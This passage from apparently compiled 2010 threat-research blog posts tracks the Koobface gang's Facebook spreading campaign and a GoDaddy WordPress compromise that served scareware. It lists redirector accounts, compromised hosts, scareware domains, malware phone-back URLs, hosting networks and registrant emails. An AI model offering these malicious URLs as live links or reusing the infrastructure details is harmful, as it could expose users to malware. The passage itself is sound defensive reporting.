21. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

22. http://blogs.zdnet.com/security/?p=4594

23. http://content.zdnet.com/2346-12691_22-352597.html

24. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

25. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

26. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

27. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

28. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

29. http://ddanchev.blogspot.com/

30. http://twitter.com/danchodanchev

1240

Dissecting Koobface Gang’s Latest Facebook Spreading Campaign (2010-04-27 14:53)

UPDATED: Thursday, April 29, 2010: *Google is aware of these Blogspot accounts, and is currently suspending them.*

*During the weekend, our "dear friends" from [1]**the Koobface gang** – folks, you’re so not forgotten, with the scale of diversification for your activities to be publicly summarized within the next few days – launched another spreading attempt across Facebook, with Koobface-infected users posting bogus video links on their walls.*

*• Recommended reading: **[2]10 things you didn’t know about the Koobface gang***

*What’s particularly interesting about the campaign, is that the gang is now start to publicly acknowledge its connections with [3]**xorg.pl** (Malicious software includes 40706 scripting exploit(s), 4119 trojan(s), 1897 exploit(s), with an actual subdomain residing there embedded on Koobface-serving compromised hosts.*

Moreover, the majority of scareware domains, including the redirectors continue using hosting services in

Moldova, AS31252, STARNET-AS StarNet Moldova in particular.

*• [4] **Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova***

1241

With the campaign still ongoing it’s time to dissect it, expose the scareware domains portfolio and the AS29073, *ECATEL-AS connection, with the Koobface gang a loyal customer of their services since November, 2009. AS29073, ECATEL-AS Koobface gang connections:*

*• [5]**Koobface Botnet’s Scareware Business Model - Part Two***

*• [6]**The Koobface Gang Wishes the Industry "Happy Holidays"***

Automatically registered Blogspot accounts used as bogus video links across Facebook:

aashikamorsing.blogspot.com

alpezajeromie.blogspot.com

andcoldjackey.blogspot.com

asiaasiabenzaidi.blogspot.com

atalaygraciani.blogspot.com

barsheshetshakirat.blogspot.com

battittastelzer.blogspot.com

beckermasico.blogspot.com

biedlerharjit.blogspot.com

britainudobot.blogspot.com

bruchnadirnadir.blogspot.com

bryonbryonhofhenke.blogspot.com

ceceliaverner.blogspot.com

centofantiaviran.blogspot.com

codeycodeymarcott.blogspot.com

cottinghamginnyginny.blogspot.com

courtenayharry.blogspot.com

dalton-daviesheinee.blogspot.com

dipietroaudrea.blogspot.com

ericssonbrigid.blogspot.com

ervinervinturnquest.blogspot.com

fashingbauerkylerkyler.blogspot.com

felicetanae.blogspot.com

friedamignogna.blogspot.com

friedlamiraslani.blogspot.com

garthgarthheal.blogspot.com

gavin-williamslielie.blogspot.com

ginnoviaharbottle.blogspot.com

grinolsisanna.blogspot.com

hamiltondesantis.blogspot.com

hananhananmoros-hanley.blogspot.com

heberheberdellinger.blogspot.com

iftikharkacykacy.blogspot.com

imtiazzimmer.blogspot.com

ireneirenejasmen.blogspot.com

jacojacowintermeyer.blogspot.com

jameishaleninger.blogspot.com

jhalaagustin.blogspot.com

johnathenmirani.blogspot.com

kassablynnelle.blogspot.com

kaycieazoni.blogspot.com

keeferjeneejenee.blogspot.com

keibakeibaclarembeaux.blogspot.com

kieroncrowdus.blogspot.com

kilcullenheadhead.blogspot.com

kreuzaavins.blogspot.com

labbatoalphaj.blogspot.com

lellpeyton.blogspot.com

marleenmckoi.blogspot.com

mccarlbargin.blogspot.com

mendizabalnayranayra.blogspot.com

mitranoshaghayegh.blogspot.com

momoneybeltz.blogspot.com

mushenkolirian.blogspot.com

navarretemcarthur.blogspot.com

nekolnekoltasler.blogspot.com

nightrasteyn.blogspot.com

nushnushcave.blogspot.com

ortiz-maynardyvreene.blogspot.com

padalinodarcydarcy.blogspot.com

pantslalala.blogspot.com

papsteinhatemwahsh.blogspot.com

pavanpavandekelver.blogspot.com

pencekleighan.blogspot.com

puzderdenzel.blogspot.com

rabiarabiacarruth.blogspot.com

raeferaefejhanmmat.blogspot.com

raheelolu.blogspot.com

ranaranakundu.blogspot.com

sabeenhunjan.blogspot.com

serroukhshymia.blogspot.com

sertimamislay.blogspot.com

shannonschronce.blogspot.com

sheridanpaltiel.blogspot.com

slomovitzvaughna.blogspot.com

soccicoitcoit.blogspot.com

stengel-bohneinaveinav.blogspot.com

suedeglenna.blogspot.com

sylvainbarnes-rivers.blogspot.com

tammeybutenko.blogspot.com

tartagliatrayvis.blogspot.com

tasunanette.blogspot.com

teddiedommasch.blogspot.com

temitopetodorova.blogspot.com

terranovataiwan.blogspot.com

torneyatsushi.blogspot.com

trovatohaiahaia.blogspot.com

tuncelintrieri.blogspot.com

vislayovadovad.blogspot.com

wellkensie.blogspot.com

yabsleyjessajessa.blogspot.com

zedzedmorelle.blogspot.com

UPDATED: Thursday, April 29, 2010: *Another update on Blogspot Accounts courtesy of the Koobface gang:*

aaslehnekaya.blogspot.com

aimanaimanpaulis.blogspot.com

altonaltonbruyninckx.blogspot.com

annemiekenorford.blogspot.com

asghardch.blogspot.com

atencioishmael.blogspot.com

ativanichayaphongdionysios.blogspot.com

ayorindesavoia.blogspot.com

bagnoandreae.blogspot.com

bakalarczykmaipumaipu.blogspot.com

baribarithulin.blogspot.com

beavordawnedawne.blogspot.com

boninidivandivan.blogspot.com

cabooterfinne.blogspot.com

chakkarinlehnertz.blogspot.com

chavarriaarumugam.blogspot.com

coleirolenaylenay.blogspot.com

colkittmogens.blogspot.com

crummittgerhardt.blogspot.com

dahmeialeveque.blogspot.com

dalmolinparamparam.blogspot.com

danaedanaemadan.blogspot.com

danmakumaak.blogspot.com

dauntazusaazusa.blogspot.com

devrimmasaimasai.blogspot.com

dicksdeplancke.blogspot.com

1244

dormiedyismael.blogspot.com

dremadremareany.blogspot.com

duffinflippen.blogspot.com

eliyahneubecker.blogspot.com

eloragiogio.blogspot.com

faubertmacarena.blogspot.com

friedlamiraslani.blogspot.com

gallianinijanija.blogspot.com

gandolphscootscoot.blogspot.com

garbsayrinayrin.blogspot.com

geerbergpovlpovl.blogspot.com

gennygennytjoeng.blogspot.com

gianiniomegalmegal.blogspot.com

griffithlampack-layton.blogspot.com

guerrettebrchibrchi.blogspot.com

guillemineauramyaramya.blogspot.com

gunheedomenick.blogspot.com

haisedymond.blogspot.com

halahalafales.blogspot.com

hamidoujacijaci.blogspot.com

hamminganoush.blogspot.com

honamisouliotis.blogspot.com

japeriagoding.blogspot.com

jaymeecleto.blogspot.com

jinghuamarmorale.blogspot.com

kadeemrebsamen.blogspot.com

karokaroliney.blogspot.com

kashmirahoeger.blogspot.com

kasidasaugust.blogspot.com

kattylaitia.blogspot.com

kaynatferetos.blogspot.com

kimberlikohlmann.blogspot.com

kissikshaney.blogspot.com

kjerstisatterwhite-landry.blogspot.com

korbessamessam.blogspot.com

kozubmarshand.blogspot.com

kruthjancijanci.blogspot.com

krystellecahoon.blogspot.com

kuroiwadelphdelph.blogspot.com

laakkokimkim.blogspot.com

labbatoalphaj.blogspot.com

leichtmarjmarj.blogspot.com

leludis-matarangasdeyonna.blogspot.com

lescailletpetopeto.blogspot.com

letsongrover.blogspot.com

liermanramadan.blogspot.com

lindingrajkishan.blogspot.com

linsjerchell.blogspot.com

lorrilorrihosgor.blogspot.com

maglifitfit.blogspot.com

matsumarudeserae.blogspot.com

mcsteinniecey.blogspot.com

melitalynnelynne.blogspot.com

menezeswendywendy.blogspot.com

mimosepalazon.blogspot.com

mottmottzengel.blogspot.com

naysanmutton.blogspot.com

nicolenabershon.blogspot.com

nidonidobuetow.blogspot.com

ninaninalottin.blogspot.com

nonziodarasha.blogspot.com

pandushalmon.blogspot.com

pawelpawelpoti.blogspot.com

paytonbeegle.blogspot.com

phillipoeleaseleas.blogspot.com

philpottlurelle.blogspot.com

pipenhagennguyen.blogspot.com

plattsdatoria.blogspot.com

plomaritislaurylaury.blogspot.com

polmantameltamel.blogspot.com

polopoloangulo.blogspot.com

porrettifarmers.blogspot.com

radieradiecatalina.blogspot.com

raenellegreathouse.blogspot.com

ranaeranaerossy.blogspot.com

reidreidmiele-crifo.blogspot.com

rickyrickydonis.blogspot.com

roselinegilvin.blogspot.com

russobriarbriar.blogspot.com

salizaguayanilla.blogspot.com

samuelesedere.blogspot.com

sanchepascasie.blogspot.com

sangyoungpadalecki.blogspot.com

scarthscrewlie.blogspot.com

schaumburgirishirish.blogspot.com

schubringdheledhele.blogspot.com

scorahchreechree.blogspot.com

shakehcoletto.blogspot.com

shaqareqninette.blogspot.com

shaw-zorichemmanemman.blogspot.com

shortalgerongeron.blogspot.com

singhoffertymisha.blogspot.com

sinnathuraiperminas.blogspot.com

skjutarevikram.blogspot.com

spataforaannamay.blogspot.com

staats-meliaahronahron.blogspot.com

tagantagankissane.blogspot.com

tamietamiedemirkol.blogspot.com

tamillecavitt.blogspot.com

tommiekerstetter.blogspot.com

1246

tosunsangbum.blogspot.com

treechadacoppage.blogspot.com

treziajoanjoan.blogspot.com

triadorlachauna.blogspot.com

tukellyaburrage.blogspot.com

tyrisaoverly.blogspot.com

ulrikaraithatha.blogspot.com

valericlarissa.blogspot.com

ventronejokerjoker.blogspot.com

victorinomeharmehar.blogspot.com

vikvikruaut.blogspot.com

vlrajanrajan.blogspot.com

wasonmarilynn.blogspot.com

wendewendeschyma.blogspot.com

whitwhitmontoure.blogspot.com

wynnhannan.blogspot.com

xochitlvillenurve.blogspot.com

yaoskalongthorne.blogspot.com

youyoustreit.blogspot.com

zickkirrakirra.blogspot.com

The Blogspot accounts redirect to the following compromised Koobface and scareware serving domains:

cartujo.org /private-clips/main.php?87bb8f2

cerclewalloncouillet.be /main.movie/main.php?28d

cseajudiciary.org /animateddvd/main.php?c8

de-nachtegaele.be /main/main.php?b04ebb

ediltermo.com /common.film/main.php?deccfd

forwardmarchministries.org /candid _movie/main.php?42d1

highway77truckservice.com /pretty-clip/main.php?7bb2

1247

kcresale.com /crazyvids/main.php?2ee

libermann.phpnet.org /comicperformans/main.php?9b5a5a

lode-willems.be /cute _clip/main.php?be2

lunaairforlife.com /crucial-clips/main.php?d3d6ccfe

mainteck-fr.com /complete-movie/main.php?f6

nottinghamdowns.com /criminaltube/main.php?2388d

programs.ppbsa.org /crazy _video/main.php?0ea1969

richmondpowerboat.com /yourtv/main.php?89fb0

scheron.com /delightful _demonstration/main.php?e2f92

Training.ppbsa.org /comic _dvd/main.php?f9261f

vangecars.it /crazy-films/main.php?827da

Detection rates for Koobface samples and a sampled scareware:

*- setup.exe - [7]**Trojan.Generic.KD.8890** - Result: 9/40 (22.50 %) phones back to:*

*- **proelec-dpt.fr/.85rfs/?action=ldgen &a=-1394498804 &v=108 &c _fb=0 &ie=7.0.5730.13***

*- **proelec-dpt.fr/.85rfs/?action=fbgen &v=108 &crc=669***

*- **proelec-dpt.fr/.85rfs/?getexe=p.exe***

*- p.exe - [8]**Trojan.Drop.Koobface.J; W32/Koobface.GUB** - Result: 5/41 (12.2 %)*

*- koob.js - [9]**Trojan:JS/Redirector** - Result: 1/41 (2.44 %)*

*The scareware serving domain embedded on all of the Koobface-serving compromised hosts is **internet-***

***scanner.xorg.pl?mid=312 &code=4db12f &d=1 &s=2** - 195.5.161.125 - AS31252, STARNET-AS StarNet Moldova.*

Parked on 195.5.161.125 is the rest of the scareware domains portfolio:

***antispy-detectn1.com** - Email: test@now.net.cn*

***antispy-detectn2.com** - Email: test@now.net.cn*

***antispy-detectn3.com** - Email: test@now.net.cn*

***antispy-detectn5.com** - Email: test@now.net.cn*

***antispy-detectn7.com** - Email: test@now.net.cn*

***antispy-detectz2.com** - Email: test@now.net.cn*

***antispy-detectz4.com** - Email: test@now.net.cn*

antispy-detectz5.com *- Email: test@now.net.cn*

antispy-detectz7.com *- Email: test@now.net.cn*

antispy-detectz9.com *- Email: test@now.net.cn*

antispy-scan4i.com *- Email: test@now.net.cn*

antispy-scan5i.com *- Email: test@now.net.cn*

antispy-scan6i.com *- Email: test@now.net.cn*

antispy-scan7i.com *- Email: test@now.net.cn*

antispyscan85.com *- Email: test@now.net.cn*

antispyscan89.com *- Email: test@now.net.cn*

antispyscan91.com *- Email: test@now.net.cn*

antispyscan92.com *- Email: test@now.net.cn*

antispyscan93.com *- Email: test@now.net.cn*

antispy-scan9i.com *- Email: test@now.net.cn*

antispyware-no1.com *- Email: test@now.net.cn*

antispyware-no3.com *- Email: test@now.net.cn*

antivir1a.com.xorg.pl

antivirus-detect21.com *- Email: test@now.net.cn*

antivirus-detect23.com *- Email: test@now.net.cn*

antivirus-detect25.com *- Email: test@now.net.cn*

antivirus-detect27.com *- Email: test@now.net.cn*

antivirus-detect29.com *- Email: test@now.net.cn*

antivirus-detectz1.com *- Email: test@now.net.cn*

antivirus-detectz2.com *- Email: test@now.net.cn*

antivirus-detectz5.com *- Email: test@now.net.cn*

antivirus-detectz7.com *- Email: test@now.net.cn*

antivirus-detectz9.com *- Email: test@now.net.cn*

antivirus-lv1.com *- Email: test@now.net.cn*

antivirus-lv2.com *- Email: test@now.net.cn*

antivirus-lv3.com *- Email: test@now.net.cn*

antivirus-lv5.com *- Email: test@now.net.cn*

antivirus-lv8.com *- Email: test@now.net.cn*

antivirus-top1.com *- Email: test@now.net.cn*

antivirus-top2.com *- Email: test@now.net.cn*

antivirus-top6.com *- Email: test@now.net.cn*

antivirus-top8.com *- Email: test@now.net.cn*

be-secured.xorg.pl

1249

bestantivirus1.com.xorg.pl

bestscanmalware.com.xorg.pl

best-security.xorg.pl

defender20.xorg.pl

fastantivirusscanner15.com.xorg.pl

fastmalwarescan15.com.xorg.pl

fast-scan.xorg.pl

fastweb-scanner.com.xorg.pl

get-protection.xorg.pl

my-computers.xorg.pl

protection100.xorg.pl

protection-center1.xorg.pl

protector10.xorg.pl

secure10.xorg.pl

1250

security1.xorg.pl

security100.xorg.pl

spy-defender1.com

spydefender1.com.xorg.pl

spydefender11.com.xorg.pl

spy-defender1a.com *- Email: test@now.net.cn*

spy-defender2.com *- Email: test@now.net.cn*

spy-defender2a.com *- Email: test@now.net.cn*

spy-defender4a.com *- Email: test@now.net.cn*

spy-defender5.com *- Email: test@now.net.cn*

spy-defender6a.com *- Email: test@now.net.cn*

spy-defender8a.com *- Email: test@now.net.cn*

spy-defender9.com *- Email: test@now.net.cn*

spy-protection01.com *- Email: test@now.net.cn*

spy-protection1.com *- Email: test@now.net.cn*

spy-protection14.com *- Email: test@now.net.cn*

spy-protection17.com *- Email: test@now.net.cn*

spy-protection19.com *- Email: test@now.net.cn*

spy-protection3.com *- Email: test@now.net.cn*

spy-protection4.com *- Email: test@now.net.cn*

spy-protection6.com *- Email: test@now.net.cn*

spy-protection8.com *- Email: test@now.net.cn*

spy-scanner2i.com *- Email: test@now.net.cn*

spy-scanner6i.com *- Email: test@now.net.cn*

spy-scanner8i.com *- Email: test@now.net.cn*

spyware-sweep1.com *- Email: test@now.net.cn*

spyware-sweep1i.com *- Email: test@now.net.cn*

spyware-sweep2i.com *- Email: test@now.net.cn*

spyware-sweep3.com *- Email: test@now.net.cn*

spyware-sweep3i.com *- Email: test@now.net.cn*

spyware-sweep4i.com *- Email: test@now.net.cn*

spyware-sweep5.com *- Email: test@now.net.cn*

spyware-sweep7.com *- Email: test@now.net.cn*

1251

spyware-sweep8.com *- Email: test@now.net.cn*

spyware-sweep9i.com *- Email: test@now.net.cn*

virus-sweeper0i.com *- Email: test@now.net.cn*

virus-sweeper1.com *- Email: test@now.net.cn*

virus-sweeper2.com *- Email: test@now.net.cn*

virus-sweeper2i.com *- Email: test@now.net.cn*

virus-sweeper3.com *- Email: test@now.net.cn*

virus-sweeper4i.com *- Email: test@now.net.cn*

virus-sweeper6.com *- Email: test@now.net.cn*

virus-sweeper7i.com *- Email: test@now.net.cn*

virus-sweeper8.com *- Email: test@now.net.cn*

virus-sweeper8i.com *- Email: test@now.net.cn*

win-antispyware10.com.xorg.pl

windefender1.xorg.pl

windows-secure.xorg.pl

win-security.xorg.pl

winwebscanner10.com.xorg.pl

Parked within AS31252, STARNET-AS StarNet Moldova are also: 195.5.161.11; 195.5.161.145

spy-scanner20.com *- Email: test@now.net.cn*

spy-scanner30.com *- Email: test@now.net.cn*

spy-scanner3i.com *- Email: test@now.net.cn*

spy-scanner40.com *- Email: test@now.net.cn*

spy-scanner4i.com *- Email: test@now.net.cn*

spy-scanner60.com *- Email: test@now.net.cn*

spy-scanner80.com *- Email: test@now.net.cn*

virscanner-done4.com *- Email: test@now.net.cn*

virscanner-done5.com *- Email: test@now.net.cn*

*- Detection rate for the scareware sample: Setup _312s2.exe - [10]**Heuristic.BehavesLike.Win32.Trojan.H** - Result: 5/40 (12.50 %) phones back to **windows-mode.com/?b=1s1** - 89.248.168.21, AS29073, ECATEL-AS , Ecatel Network - Email: contact@privacy-protect.cn*

1252

Parked on the phone-back IP are also the following domains:

***firewall-rules2.com** - Email: contact@privacy-protect.cn*

***version-upgrade.com** - Email: contact@privacy-protect.cn*

***2accommodation.com** - Email: ttvmail12@hotmail.com*

***systemreserves.com** - Email: contact@privacy-protect.cn*

***cariport.com** - Email: contact@privacy-protect.cn*

***spyblocktest.com** - Email: contact@privacy-protect.cn*

***antispywarelist.com** - Email: contact@privacy-protect.cn*

***checkwhitelist.com** - Email: contact@privacy-protect.cn*

***chekmalwarelist.com** - Email: contact@privacy-protect.cn*

Stay tuned for more updates on recent Koobface gang activities, beyond the Koobface botnet.

Related Koobface gang/botnet research:

[11]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova

[12]10 things you didn’t know about the Koobface gang

[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

[14]How the Koobface Gang Monetizes Mac OS X Traffic

[15]The Koobface Gang Wishes the Industry "Happy Holidays"

[16]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[17]Koobface Botnet Starts Serving Client-Side Exploits

[18]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[19]Koobface Botnet’s Scareware Business Model - Part Two

[20]Koobface Botnet’s Scareware Business Model - Part One

[21]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[22]New Koobface campaign spoofs Adobe’s Flash updater

[23]Social engineering tactics of the Koobface botnet

[24]Koobface Botnet Dissected in a TrendMicro Report

[25]Movement on the Koobface Front - Part Two

[26]Movement on the Koobface Front

[27]Koobface - Come Out, Come Out, Wherever You Are

1253

[28]Dissecting Koobface Worm’s Twitter Campaign

This post has been reproduced from [29]Dancho Danchev’s blog. Follow him [30]on Twitter.

1. http://twitter.com/Real_Koobface

2. http://blogs.zdnet.com/security/?p=5452

3. http://www.google.com/safebrowsing/diagnostic?
site=xorg.pl/

4. http://ddanchev.blogspot.com/2010/03/koobface-
redirectors-and-scareware.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-
scareware-business.html

6. http://ddanchev.blogspot.com/2009/12/koobface-gang-
wishes-industry-happy.html

7.

http://www.virustotal.com/analisis/69b78dd99321acb1dec2
5cad3da9e9a545cb7554195081e33ca99c23a24b10e3-
12722

94422

8.

http://www.virustotal.com/analisis/ad41ffce9c9c9f70b9a69c
5cbaac2d334b42cfb03022e59d652c493bb1f3508e-12722

94936

9.

http://www.virustotal.com/analisis/30f5371a67cb6001f8bb5
dc2076bfb17c24c675599e99d32adc049610bc6620b-12722

95423

10.

https://www.virustotal.com/analisis/8110b790ea6600f8b712 cc68b195302c450a3993df84f7163dbb7938d22e55d0-127

2294429

11. *http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html*

12. *http://blogs.zdnet.com/security/?p=5452*

13. *http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html*

14. *http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html*

15. *http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html*

16. *http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html*

17. *http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html*

18. *http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html*

19. *http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html*

20. *http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html*

21. *http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html*

22. *http://blogs.zdnet.com/security/?p=4594*

23. http://content.zdnet.com/2346-12691_22-352597.html

24. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

25. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

26. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

27. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

28. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

29. http://ddanchev.blogspot.com/

30. http://twitter.com/danchodanchev

1254

GoDaddy's Mass WordPress Blogs Compromise Serving Scareware (2010-04-27 21:22)

UPDATED: Thursday, May 13, 2010: *Go Daddy posted the following update "[1]**What's Up with Go Daddy, WordPress, PHP Exploits and Malware?** ".*

UPDATED: Thursday, May 06, 2010: *The following is a brief update of the campaign's structure, the changed IPs, and the newly introduced scareware samples+phone back locations over the past few days.*

Sample structure from last week:

- **kdjkfjskdfjlskdjf.com/kp.php** - 94.23.242.40 - AS16276, OVH Paris

- **www3.workfree36-td.xorg.pl/?p=** - 95.169.186.25 - AS31103, KEYWEB-AS Keyweb AG

- **www1.protectsys28-pd.xorg.pl** - 94.228.209.182 - AS47869, NETROUTING-AS Netrouting Data Facilities

1255

Detection rate:

- packupdate _build107 _2045.exe - [2]Gen:Variant.Ursnif.8; TrojanDownloader:Win32/FakeVimes - Result: 23/41

(56.1 %) Phones back to **update2.safelinkhere.net** and **update1.safelinkhere.net**.

Sample structure from this week:

- **kdjkfjskdfjlskdjf.com/kp.php** - 91.188.59.98 - AS6851, BKCNET "SIA" IZZI

- **www4.suitcase52td.net/?p=** - 78.46.218.249 - AS24940, HETZNER-AS Hetzner Online AG RZ

- **www1.safetypcwork5.net/?p=** - 209.212.147.244 - AS32181, ASN-CQ-GIGENET ColoQuest/GigeNet ASN

- **www1.safeyourpc22-pr.com** - 209.212.147.246 - Email: gkook@checkjemail.nl

Detection rate:

*- **packupdate _build9 _2045.exe** -
[3]Trojan.Fakealert.7869; Mal/FakeAV-BW - Result: 9/41
(21.95 %)*

Sample phones back to:

***- update2.keepinsafety.net /?
jbjyhxs=kdjf0tXm1J2a0Nei2Mrh24U %3D***

- www5.my-security-engine.net

-

report.land-protection.com

/Reports/SoftServiceReport.php?verint

-

91.207.192.24

-

Email:

gkook@checkjemail.nl

- secure2.securexzone.net/?abbr=MSE &pid=3 -
78.159.108.170 - Emaikl: gkook@checkjemail.nl

***- 173.232.149.92 /chrome/report.html?uid=2045
&wv=wvXP &***

***- 74.118.193.47 /report.html?wv=wvXP &uid=50
&lng=***

- 74.125.45.100

- update1.keepinsafety.net *- 94.228.209.223 - Email: gkook@checkjemail.nl*

Related scareware domains part of the ongoing campaign are also parked on the following IPs:

78.46.218.249

www3.workfree20-td.xorg.pl

www3.nojimba52-td.xorg.pl

www3.workfree25-td.xorg.pl

1256

209.212.147.244

www1.newsys-scanner.com *- Email: gkook@checkjemail.nl*

www2.securesys-scan2.net *- Email: gkook@checkjemail.nl*

www1.new-sys-scanner3.net *- Email: gkook@checkjemail.nl*

www1.safetypcwork5.net *- Email: gkook@checkjemail.nl*

www1.securesyscare9.net *- Email: gkook@checkjemail.nl*

www1.freeguard35-pr.net *- Email: gkook@checkjemail.nl*

95.169.186.25

www4.ararat23.xorg.pl

www3.sdfhj40-td.xorg.pl

www3.nojimba45-td.xorg.pl

www3.workfree36-td.xorg.pl

www3.nojimba46-td.xorg.pl

www4.fiting58td.xorg.pl

www4.birbinsof.net

94.228.209.182

www1.protectsys25-pd.xorg.pl

www1.protectsys26-pd.xorg.pl

www1.protectsys27-pd.xorg.pl

www1.protectsys28-pd.xorg.pl

www1.protectsys29-pd.xorg.pl

www1.soptvirus32-pr.xorg.pl

www1.soptvirus34-pr.xorg.pl

1257

209.212.147.246

www2.securesys-scan2.com *- Email: gkook@checkjemail.nl*

www1.newsys-scanner1.com *- Email: gkook@checkjemail.nl*

UPDATED: Thursday, April 29, 2010: kdjkfjskdfjlskdjf.com/js.php *remains active and is currently redirecting to* ***www3.workfree36-td.xorg.pl/?p=*** *- 95.169.186.25 and* ***www1.protectsys28-pd.xorg.pl?p=*** *- 94.228.209.182.*

Detection

rate:

packupdate

_build107

_2045.exe

-

[4] Suspicious:W32/Malware!Gemini;

Tro-

jan.Win32.Generic.pak!cobra - Result: 6/41 (14.64 %) phoning back to new domains:

safelinkhere.net *- 94.228.209.223 - Email: gkook@checkjemail.nl*

update2.safelinkhere.net *- 93.186.124.93 - Email: gkook@checkjemail.nl*

update1.safelinkhere.net *- 94.228.209.222 - Email: gkook@checkjemail.nl*

- ***ns1.safelinkhere.net*** *- 74.118.192.23 - Email: gkook@checkjemail.nl*

*- **ns2.safelinkhere.net** - 93.174.92.225 - Email: gkook@checkjemail.nl*

*The gkook@checkjemail.nl email was used for scareware registrations in December 2009’s "[5]**A Diverse Portfolio of Fake Security Software - Part Twenty Four**".*

1258

*Parked on 74.118.192.23, [6]AS46664, VolumeDrive (**ns1.safelinkhere.net**) are also:*

ns1.birbins-of.com

ns1.cleanupantivirus.com

ns1.createpc-pcscan-korn.net

ns1.fhio22nd.net

ns1.letme-guardyourzone.com

ns1.letprotectsystem.net

ns1.my-softprotect4.net

ns1.new-pc-protection.com

ns1.payment-safety.net

ns1.romsinkord.com

ns1.safelinkhere.net

ns1.safetyearth.net

ns1.safetypayments.net

1259

ns1.save-secure.com

ns1.search4vir.net

ns1.systemmdefender.com

ns1.upscanyourpc-now.com

*Parked on 93.174.92.225, [7]AS29073, ECATEL-AS , Ecatel Network (**ns2.safelinkhere.net**) are also:*

marmarams.com

ns2.cleanupantivirus.com

ns2.dodtorsans.net

ns2.fastsearch-protection.com

ns2.go-searchandscan.net

ns2.guardsystem-scanner.net

ns2.hot-cleanofyourpc.com

ns2.marfilks.net

ns2.my-systemprotection.net

ns2.myprotected-system.com

ns2.myprotection-zone.net

ns2.mysystemprotection.com

ns2.new-systemprotection.com

ns2.newsystem-guard.com

ns2.onguard-zone.net

ns2.pcregrtuy.net

ns2.plotguardto-mypc.com

ns2.protected-field.com

ns2.safelinkhere.net

ns2.scanmypc-online.com

ns2.search-systemprotect.net

ns2.searchscan-online.net

ns2.securemyzone.com

ns2.systemcec7.com

ns2.trust-systemprotect.net

ns2.trustscan-onmyzone.com

ns2.trustsystemguard.net

ns2.upscanyour-pcnow.com

ns2.windows-systemshield.net

ns2.windows-virusscan.com

ns2.windowsadditionalguard.net

1260

Following last week’s Network Solutions mass compromise of WordPress blogs ([8]**Dissecting the WordPress Blogs Compromise at Network Solutions**), over the weekend a similar incident took place GoDaddy, [9]**according to WPSecurityLock**.

Since the campaign’s URLs still active, and given the fact that based on historical OSINT, we can get even

more insights into known operations of cybercriminals profiled before (**one of the key domains used in the campaign**

is registered to hilarykneber@yahoo.com. Yes, that Hilary Kneber.), it’s time to connect the dots.

• Related Hilary Kneber posts: [10]**The Kneber botnet - FAQ**; [11]**Celebrity-Themed Scareware Campaign Abusing DocStoc**; [12]**Dissecting an Ongoing Money Mule Recruitment Campaign**; **[13]Keeping Money Mule Recruiters on a Short Leash - Part Four**

One of the domains used **cechirecom.com/js.php** - 61.4.82.212 - Email: lee _gerstein@yahoo.co.uk was redirecting to **www3.sdfhj40-td.xorg.pl?p=** - 95.169.186.25 and from there to **www2.burnvirusnow34.xorg.pl?p=** - 217.23.5.51.

1261

The front page of the currently not responding cechirecom.com was returning the following message:

• " Welcome. Site will be open shortly. Signup, question or abuse please send to larisadolina@yahoo.com"

Registered with the same email, larisadolina@yahoo.com, is also another domain known have been used in similar

*attacks from February, 2010 - **iss9w8s89xx.org**.*

Parked on 217.23.5.51 are related scareware domains part of the campaign:

www2.burnvirusnow31.xorg.pl

www2.burnvirusnow33.xorg.pl

www2.burnvirusnow34.xorg.pl

www2.trueguardscaner30-p.xorg.pl

www2.trueguardscaner33-p.xorg.pl

www1.savesysops30p.xorg.pl

www1.suaguardprotect11p.xorg.pl

www2.realsafepc32p.xorg.pl

www1.suaguardprotect13p.xorg.pl

www1.suaguardprotect14p.xorg.pl

Detection rate for the scareware:

*- packupdate _build107 _2045.exe - [14]**VirusDoctor; Mal/FakeAV-BW** - Result: 14/41 (34.15 %) with the sample 1262*

phoning back to the following URLs:

*- **update2.savecompnow.com/index.php?controller=hash -** 91.207.192.25 - Email: gkook@checkjemail.nl*

*- **update2.savecompnow.com/index.php?controller=microinstaller***

*- **update1.savecompnow.com/index.php?controller=microinstaller** - 94.228.209.223 - Email: gkook@checkjemail.nl The same email was originally seen in December 2009’s "[15]**A Diverse Portfolio of Fake Security Software -***

***Part Twenty Four**". Parked on these IPs are also related phone back locations:*

Parked on 188.124.7.156:

***savecompnow.com** - Email: gkook@checkjemail.nl*

***securemyfield.com** - Email: gkook@checkjemail.nl*

update1.securepro.xorg.pl

Parked on 91.207.192.25:

***update2.savecompnow.com** - Email: gkook@checkjemail.nl*

update2.xorg.pl

***update2.winsystemupdates.com** - Email: gkook@checkjemail.nl*

***report.zoneguardland.net** - Email: gkook@checkjemail.nl*

Parked on 94.228.209.223:

update1.savecompnow.com *- Email: gkook@checkjemail.nl*

update1.winsystemupdates.com

1263

